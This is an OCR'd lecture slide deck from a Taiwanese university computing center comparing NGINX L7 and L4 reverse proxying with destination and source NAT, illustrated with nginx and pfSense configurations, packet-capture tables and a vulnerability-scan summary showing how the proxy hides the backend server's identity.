NGINX
Reverse Proxy

臺灣大學計資中心
網路組
游子興


L7 Revers Proxy
L4 Revers Proxy
Dst NAT/Port Mapping

運作原理比較

比較表

	Total TCP Sessions	Packet Changed	終端 Server 連線對象	Virtual Host、URL、Content Cache、WAF、Web Server/OS Hiding	Protocol Support
L7 Revers Proxy	2 (允許不同 Protocol/Payload)	Src IP/Port Dst IP/Port	NGINX (Zero Trust)	Support	HTTP HTTPs
L4 Revers Proxy	2 (相同 Protocol/Payload)	Src IP/Port Dst IP/Port	NGINX (Zero Trust)	N/A	TCP UDP
Dst NAT/Port Mapping	1	Dst IP/Port	Client	N/A	TCP UDP

L7 Reverse Proxy
HTTP



http://demo1.buda.idv.tw/icons/ubuntu-logo.png

- 支援
- Virtual Server: Domain Name
- Content Cache

- /etc/nginx/sites-enabled/default

```
server {
        listen 80;
        server_name demo1.buda.idv.tw;
        location / {
                proxy_pass http://172.16.0.7;
        }
}
```

L7 Reverse Proxy HTTP

* 2 TCP Sessions: 兩個獨立 Session, 無關連.
  * L7_HTTP_LoadBalance_1_WAN.pcap:尚未 FIN 結束

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	66	28892 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
2	0.000047	0	64	140.112.237.5	80	140.112.2.215	28892	TCP	66	80 → 28892 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000748	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	60	28892 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.002297	0	126	140.112.2.215	28892	140.112.237.5	80	HTTP	786	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.002310	0	64	140.112.237.5	80	140.112.2.215	28892	TCP	54	80 → 28892 [ACK] Seq=1 Ack=733 Win=64128 Len=0
6	0.003088	0	64	140.112.237.5	80	140.112.2.215	28892	HTTP	193	HTTP/1.1 304 Not Modified
7	0.209306	0	126	140.112.2.215	28892	140.112.237.5	80	TCP	60	28892 → 80 [ACK] Seq=733 Ack=140 Win=65536 Len=0

  * L7_HTTP_LoadBalance_2_LAN.pcap: FIN 結束

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	74	56376 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
2	0.000109	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	74	80 → 56376 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
3	0.000129	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
4	0.000157	0	64	172.16.0.226	56376	172.16.0.7	80	HTTP	786	GET /icons/ubuntu-logo.png HTTP/1.0
5	0.000221	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [ACK] Seq=1 Ack=721 Win=64512 Len=0 TS
6	0.000502	0	64	172.16.0.7	80	172.16.0.226	56376	HTTP	210	HTTP/1.1 304 Not Modified
7	0.000507	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [ACK] Seq=721 Ack=145 Win=64128 Len=0
8	0.000548	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [FIN, ACK] Seq=145 Ack=721 Win=64512 L
9	0.000586	0	64	172.16.0.226	56376	172.16.0.7	80	TCP	66	56376 → 80 [FIN, ACK] Seq=721 Ack=146 Win=64128 L
10	0.000631	0	64	172.16.0.7	80	172.16.0.226	56376	TCP	66	80 → 56376 [ACK] Seq=146 Ack=722 Win=64512 Len=0

L7 Reverse Proxy
Identify technologies on websites

* Original Web Server/OS Hiding

區網弱掃報告

更改架構前

Alerts distribution

Total alerts found	15
High	0
Medium	3
Low	7
Informational	5

更改架構後

Alerts distribution

Total alerts found	13
High	0
Medium	2
Low	7
Informational	4

區網弱掃報告

Medium

Apache httpd remote denial of service

Severity	**Medium**
Reported by module	/Scripts/PerServer/Version_Check.script

Description

A denial of service vulnerability has been found in the way the multiple overlapping ranges are handled by the Apache HTTPD server:

http://seclists.org/fulldisclosure/2011/Aug/175

An attack tool is circulating in the wild. Active use of this tools has been observed. The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server.

This alert was generated using only banner information. It may be a false positive.

Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

Impact

Remote Denial of Service

Recommendation

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.


References

CVE-2011-3192 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)
Apache HTTPD Security ADVISORY (http://mail-archives.apache.org/mod_mbox/httpd-announce/201108.mbox/%3C20110824161640.122D387DD@minotaur.apache.org%3E)
Apache httpd Remote Denial of Service (memory exhaustion) (https://www.exploit-db.com/exploits/17696)
CVE-2011-3192 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192)

Affected items

Web Server
Details
Version detected: 2.2.15 .
Request headers

L4 Reverse Proxy
TCP Port 8080 (HTTP)



http://140.112.237.5:8080/icons/ubuntu-logo.png

- 不支援
- Virtual Server: Domain Name
- Content Cache

- /etc/nginx/nginx.conf

```
stream {
  server {
    listen 8080;
    proxy_pass 172.16.0.7:80;
  }
}
```

L4 Reverse Proxy
TCP Port 8080 (HTTP)

* 2 TCP Sessions：Payload 1對1 對映、但 TTL、Length 都不相同
  * L4_HTTP_LoadBalance_1_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	66	33589 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 W
2	0.000082	0	64	140.112.237.5	8080	140.112.2.215	33589	TCP	66	8080 → 33589 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=
3	0.000669	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	60	33589 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.018355	0	126	140.112.2.215	33589	140.112.237.5	8080	HTTP	619	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.018382	0	64	140.112.237.5	8080	140.112.2.215	33589	TCP	54	8080 → 33589 [ACK] Seq=1 Ack=566 Win=64128 Len=0
6	0.019334	0	64	140.112.237.5	8080	140.112.2.215	33589	HTTP	235	HTTP/1.1 304 Not Modified
7	0.219447	0	126	140.112.2.215	33589	140.112.237.5	8080	TCP	60	33589 → 8080 [ACK] Seq=566 Ack=182 Win=65280 Len=0

  * L4_HTTP_LoadBalance_2_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	74	36936 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
2	0.000142	0	64	172.16.0.7	80	172.16.0.226	36936	TCP	74	80 → 36936 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
3	0.000160	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	66	36936 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
4	0.017519	0	64	172.16.0.226	36936	172.16.0.7	80	HTTP	631	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.017584	0	64	172.16.0.7	80	172.16.0.226	36936	TCP	66	80 → 36936 [ACK] Seq=1 Ack=566 Win=64640 Len=0 TS
6	0.018406	0	64	172.16.0.7	80	172.16.0.226	36936	HTTP	247	HTTP/1.1 304 Not Modified
7	0.018409	0	64	172.16.0.226	36936	172.16.0.7	80	TCP	66	36936 → 80 [ACK] Seq=566 Ack=182 Win=64128 Len=0

L4 Reverse Proxy
Identify technologies on websites

* Without Original Web Server/OS Hiding


Pfsense WAN Port:

```
tcpdump -i em0 -w DNAT_1_WAN.pcap
```

Pfsense LAN Port:

```
tcpdump -i em1 -w DNAT_2_LAN.pcap
```

Destination NAT/Port Mapping



http://140.112.3.82:8080/icons/ubuntu-logo.png

Destination NAT: 改變封包 Dst IP/Ports

pfsense 設定畫面:

		Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports
☐	✔	WAN	TCP/UDP	*	*	WAN address	8080	172.16.0.7	80 (HTTP)

Destination NAT/Port Mapping

* 1 TCP Session: 僅變更 Dst IP/Port
  * DNAT_HTTP_1_WAN.pcap


No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	66	4679 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
2	0.000160	0	63	140.112.3.82	8080	140.112.2.215	4679	TCP	66	8080 → 4679 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000765	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	60	4679 → 8080 [ACK] Seq=1 Ack=1 Win=66048 Len=0
4	0.012915	0	126	140.112.2.215	4679	140.112.3.82	8080	HTTP	618	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.013011	0	63	140.112.3.82	8080	140.112.2.215	4679	TCP	54	8080 → 4679 [ACK] Seq=1 Ack=565 Win=64128 Len=0
6	0.013257	0	63	140.112.3.82	8080	140.112.2.215	4679	HTTP	235	HTTP/1.1 304 Not Modified
7	0.217562	0	126	140.112.2.215	4679	140.112.3.82	8080	TCP	60	4679 → 8080 [ACK] Seq=565 Ack=182 Win=66048 Len=0

  * DNAT_HTTP_2_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	66	4679 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=960 WS=
2	0.000118	0	64	172.16.0.7	80	140.112.2.215	4679	TCP	66	80 → 4679 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000742	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	54	4679 → 80 [ACK] Seq=1 Ack=1 Win=66048 Len=0
4	0.012892	0	125	140.112.2.215	4679	172.16.0.7	80	HTTP	618	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.012973	0	64	172.16.0.7	80	140.112.2.215	4679	TCP	60	80 → 4679 [ACK] Seq=1 Ack=565 Win=64128 Len=0
6	0.013218	0	64	172.16.0.7	80	140.112.2.215	4679	HTTP	235	HTTP/1.1 304 Not Modified
7	0.217538	0	125	140.112.2.215	4679	172.16.0.7	80	TCP	54	4679 → 80 [ACK] Seq=565 Ack=182 Win=66048 Len=0


Destination NAT/Port Mapping
Identify technologies on websites

* Without Original Web Server/OS Hiding



補充: SOURCE NAT

Source NAT



telnet 120.96.0.222 3389

Source NAT: 改變封包 **Src IP/Ports**

Source NAT

* 1 TCP Session: 僅變更 Src IP/Port
  * SNAT_RDP_1_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	66	59493 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
2	0.000816	0	124	120.96.0.222	3389	172.16.0.17	59493	TCP	66	3389 → 59493 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0
3	0.002090	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	60	59493 → 3389 [ACK] Seq=1 Ack=1 Win=262912 Len=0
4	1.931637	0	128	172.16.0.17	59493	120.96.0.222	3389	TCP	60	59493 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=262912 Len=0
5	1.932199	0	124	120.96.0.222	3389	172.16.0.17	59493	TCP	54	3389 → 59493 [ACK] Seq=1 Ack=2 Win=64000 Len=0

  * SNAT_RDP_2_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protoco	Length	Info
1	0.000000	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	66	59671 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=960 WS=
2	0.000783	0	125	120.96.0.222	3389	140.112.3.82	59671	TCP	66	3389 → 59671 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0
3	0.002072	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	54	59671 → 3389 [ACK] Seq=1 Ack=1 Win=262912 Len=0
4	1.931621	0	127	140.112.3.82	59671	120.96.0.222	3389	TCP	54	59671 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=262912 Len=0
5	1.932166	0	125	120.96.0.222	3389	140.112.3.82	59671	TCP	60	3389 → 59671 [ACK] Seq=1 Ack=2 Win=64000 Len=0

Source NAT vs. Destination NAT

	功能	Packet Change
Src NAT	Intranet Client (Private IP) 內對外連線 Internet Server(Public IP)	Src IP/Port
Dst NAT	Internet Client(Public IP) 外對內連線 Intranet Server(Private IP)	Dst IP/Port

補充1: L4 Reverse Proxy

Payload 1對 1 對映

(不包含 TCP Flag 封包)

L4 Reverse Proxy
TCP Port 22 (SSH)

2 TCP Sessions： Payload 1對 1 對映

```
*   /etc/nginx/nginx.conf
stream {
  server {
    listen 8022;
    proxy_pass 172.16.0.7:22;
  }
}
```


L4 Reverse Proxy
TCP Port 22 (SSH)

- SSH to 140.112.237.5:8022
  - SSH Login

```
user@140.112.237.5's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-125-generic x86_64)
```

```
user@ubuntu20:~$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.0.7  netmask 255.255.255.0  broadcast 172.16.0.255
```

- Wireshark
  - 預設無法辨識 Port: 8022



L4_SSH_LoadBalance_1_WAN.pcap

No.	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	125	120.96.0.222	55098	140.112.237.5	8022	TCP	66	55098 → 8022 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	64	140.112.237.5	8022	120.96.0.222	55098	TCP	66	8022 → 55098 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
3	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	82	Client: Protocol (SSH-2.0-PuTTY_Release_0.76)
5	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1 Ack=29 Win=64256 Len=0
6	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	1110	Server: Key Exchange Init
8	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=29 Ack=1098 Win=261632 Len=0
9	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	1310	Client: Key Exchange Init
10	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1098 Ack=1285 Win=64128 Len=0
11	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
12	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1098 Ack=1333 Win=64128 Len=0
13	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	518	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=256)
14	125	120.96.0.222	55098	140.112.237.5	8022	SSHv2	134	Client: New Keys, Encrypted packet (len=64)
15	64	140.112.237.5	8022	120.96.0.222	55098	TCP	54	8022 → 55098 [ACK] Seq=1562 Ack=1413 Win=64128 Len=0
16	64	140.112.237.5	8022	120.96.0.222	55098	SSHv2	118	Server: Encrypted packet (len=64)
17	125	120.96.0.222	55098	140.112.237.5	8022	TCP	60	55098 → 8022 [ACK] Seq=1413 Ack=1626 Win=262656 Len=0

非每個 **Payload** 皆回應 **ACK**

Windows

L4_SSH_LoadBalance_2_LAN.pcap

No.	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	64	172.16.0.226	35084	172.16.0.7	22	TCP	74	35084 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2823702048 TSecr=0 WS=128
2	64	172.16.0.7	22	172.16.0.226	35084	TCP	74	22 → 35084 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1475222517 TSecr=
3	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2823702048 TSecr=1475222517
4	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	94	Client: Protocol (SSH-2.0-PuTTY_Release_0.76)
5	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1 Ack=29 Win=65152 Len=0 TSval=1475222517 TSecr=2823702049
